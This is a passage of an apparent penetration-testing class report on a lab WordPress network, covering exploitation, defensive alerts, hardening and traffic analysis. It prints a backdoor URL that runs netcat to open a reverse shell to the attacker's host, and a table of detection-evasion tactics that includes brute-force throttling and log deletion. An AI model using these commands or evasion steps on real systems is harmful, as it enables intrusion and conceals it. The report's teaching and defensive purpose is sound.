192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 47518
/var/www/html
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
```

Exploitation: “V3 Unrestricted access to WordPress directories”

Summarize the following:

- How did you exploit the vulnerability?
  - Once we executed the exploit.sh file using a command injection attack, we had full access to the directories.

Backdooring Target 2

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?\
  - Reverse shell/backdoor.php with netcat listner
- How did you drop it (via Metasploit, phishing, etc.)?
  - *Command injection attacks*
  - *http://192.168.1.115/contact.php*
- How do you connect to it?
  - *192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20/bin/bash*


Avoiding Detection


Stealth Exploitation of Target 1

Vulnerability	Monitoring Overview	Mitigation Detection
Open access to SSH Port 22	1. SSH login Alert 2. Monitor SSH Port through triggers 3. Detect suspicious access to monitor geo-location and hour based alerts	1. Use a jump server in the network 2. Attack through a different port
Enumerate usernames in wordpress using wpscan CVE-2009-2334	1. HTTP Response Status Code Alert 2. Triggered at thresholds above 400	1. Use command line sniffing rather than automated program like wpscan
User ID susceptible to Brute-force attacks (CWE-307)	1. Excessive HTTP Error Alert 2. This alert measures the number of times an HTTP Response Status code is over 400 3. The alert would fire at a threshold of more than 5 attempts in 5 minutes.	1. Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command 2. Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch
Root password of the database in the wordpress configuration file	1. Detect words like a user, password or email in a string or config files using tools like Gittyleaks, Repo Security Scanner or GitGuardian generating alert logs.	1. An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.
Privilege escalation via sudo python (CVE-2006-0151)	1. SQL Database Alert - unauthorized access attempts 2. Triggers when external or unauthorized IPs make connections	1. Find other vulnerabilities in the kernel and exploit them for root access

Maintaining Access

Backdooring Target 2





Part II: Defensive Analysis

Part II: Defensive Analysis

Topics Covered:

Alerts Implemented

Hardening

Implementing Patches

Alerts Implemented

Excessive HTTP Errors


Summarize the following:

- Which **metric** does this alert monitor?

  This alert is monitoring the ‘http.response.status_code’ metric.

- What is the **threshold** it fires at?

  The threshold is reached if the grouped top five error codes exceeds 400 for the previous five minutes.



HTTP Request Size Monitor


Summarize the following:

- Which **metric** does this alert monitor?

  This alert is monitoring the ‘http.request.bytes’ metric.

- What is the **threshold** it fires at?

  The threshold is reached if the sum of the bytes for http requests exceeds 3500 bytes for the previous minute.



CPU Usage Monitor


Summarize the following:

- Which **metric** does this alert monitor?

  This alert is monitoring the ‘system.process.cpu.total.pct’ metric.

- What is the **threshold** it fires at?

  The threshold is reached if the max total percentage of CPU usage is over 0.5% for the previous five minutes.



Hardening

Hardening Against V1: Port Scanning & open SSH on Target 1

- To prevent Port scanning on your IP, a well configured firewall will be needed to alert and prevent any information to be gathered.

- WordPress has Firewall Plugins available for easy installation for non-developer users that routes website traffic through a cloud proxy server.

- All traffic should be denied by default. Then, only allowed traffic is added in. Choose the allowed traffic based on the following parameters:
  - Source IP Address
  - Destination IP Address
  - Destination Port
  - Protocol of the Traffic

- It works because only legitimate users can access the web server.

Hardening Against V2: Brute-Force attack on Target 1

- Limit failed login attempts
  - Account Lockouts with progressive delays
- Require password complexity, length, character set, and history.
- Require multi-factor authentication.
- Make the root user inaccessible via SSH by editing the sshd_config file
  - Set the ‘DenyUsers root’ and ‘PermitRootLogin no’ options
- Use Captcha
  - highly effective against bots
- Limit logins to a specified IP address or range
- Monitor server logs

Hardening Against V3 “Enumerate usernames in WordPress” on Target 1

- Modify the NGINX configuration levels in the WordPress theme’s functions.php file to prevent scanning.
    - Block XMLRPC:

```
location ^~ /xmlrpc.php {
        deny all;
        error_page 403 =404 / ;
                }
```

- **Stay updated with the latest version of WordPress = 5.7 “esperanza”**

Hardening Against V4: Access to “wp-config.php” file

- Do not use root user (MySQL-dB)
  - Use account with customized privilege

- Restrict file permission only to the owner of wp-config.php
  - chmod 700 wp-config.php

- Use “.htaccess” file to restrict access
  - The .htaccess file allows you to set server configurations for a specific directory.

    <files wp-config.php>

    order allow, deny

    deny from all

    </files>

Hardening Against V5: Privilege Escalation in Sudo

- Enable password for sudo privilege
  - configuring “NO PASSWORD” option in sudo privilege is a critical vulnerability

- **Upgrade sudo version** (“apt-get”)
  - The CVE-2006-0151 vulnerability is in ‘sudo’ version 1.6.8 p9 and below, an **update** in the OS is necessary.

Hardening Against nmap and netcat on Target 2

- A firewall can help prevent a nmap scan or shut them down if configured properly.
- WordPress has Firewall Plugins available for easy installation for non-developer users that routes website traffic through a cloud proxy server.
- All traffic should be denied by default. Then, only allowed traffic is added in. Choose the allowed traffic based on the following parameters:
    - Source IP Address
    - Destination IP Address
    - Destination Port
    - Protocol of the Traffic
- It works because only legitimate users can access the web server.

Hardening Against url code injection on Target 2

- Validate and sanitize url inputs
  - Scan for escape characters or other special symbols for the application language and operating system, such as comment marks.
  - Create a whitelist for a limited set of values for the url.
  - **Treat all data as untrusted.**


Implementing Patches

Implementing Patches - The Best Way (for WordPress)


Install the Sucuri Security plugin made for WordPress

https://wordpress.org/plugins/sucuri-scanner/

Implementing Patches - The Best Way (for WordPress)




Failed Logins - Shows failed login attempts, successful logins and online users.




Sucuri Firewall - Settings visibility, audit logs, IP blocklisting, and cache.

Implementing Patches - The Best Way (for WordPress)



Website Hardening - Offers multiple options to increase the security of the website.



Settings - Offers multiple settings to configure the functionality of the plugin.

Implementing Patches - The “Other” Way

Editing user permission and configuration files is a good way to patch your system.


- Firstly let’s edit our s
  access, such as rem
  were able to use his


```
 GNU nano 2.2.6                          File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```


Implementing Patches - The “Other” Way

Now let’s edit our password configuration files.


- Firstly edit the /etc/login.defs to set up password expiration



- Now let’s edit the /etc/pam.d/common-password file to set up password parameters.
  - add minlen=8 (or any #of character length to the line:



  - add password requisites such as:
    - ucredit=-1 (at least 1 uppercase letter) dcredit=-1 (at least 1 lowercase letter) ocredit=-1 (at least 1 special or other character)



Implementing Patches - The “Other” Way

- continued editing for /etc/pam.d/common-password
    - minclass=2 (or 3) can be added to set the minimum number of required classes of characters (upper,lower,or special)
        - password requisite pam_pwqality.so retry=3 **minclass=2**
    - Also for added security, to make sure that the same password (at least going back by 5) is not reused you can edit the line
        - password [success=2 default=ignore] pam_unix.so obscure use_authok try_first_pass sha512 **remember=5**
- Now let's change the the permissions of the wp_config file to root user to minimize it’s access and corruptions
    - chmod 700 /var/www/html/wordpress/wp-config.php

Implementing Patches - The “Other” Way

- Do not forget to modify the NGINX configuration files in the WordPress theme’s functions.php file to prevent the wpscan.

  Block XMLRPC:

```
location ^~ /xmlrpc.php {
        deny all;
        error_page 403 =404 / ;
                }
```

The best way to make sure that you’ve got the most current patches is to...

ALWAYS REMEMBER TO REGULARLY UPDATE ALL SOFTWARE!!

sudo apt-get update

sudo apt-get upgrade

It’s always good to keep your Linux OS up-to-date from time to time!

do-release-upgrade -d

Stay Updat

... or get hacked

Part III: Network Analysis

Part III: Network Analysis

Topics Covered:

Traffic Profile

Normal Activity

Malicious Activity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (31.6%) 185.243.115.84 (18.1%) 10.0.0.201 (16.1%)	Machines that sent the most traffic.
Most Common Protocols	TCP (89.0%) UDP (10.9%) NONE (.1%)	Three most common protocols on the network.
# of Unique IP Addresses	831 (IPv4) 11 (IPv6)	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube
- Online Shopping from Amazon
- DHCP Requests
- Downloading and Installing Desktop Wallpapers

Suspicious Activity

- Malware Download
- Malware Outbound Traffic
- Torrent Downloads


Normal Activity

Web Browsing

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - We observed majority of the HTTP traffic on port 80.
- What, specifically, was the user doing? Which site were they browsing? Etc.
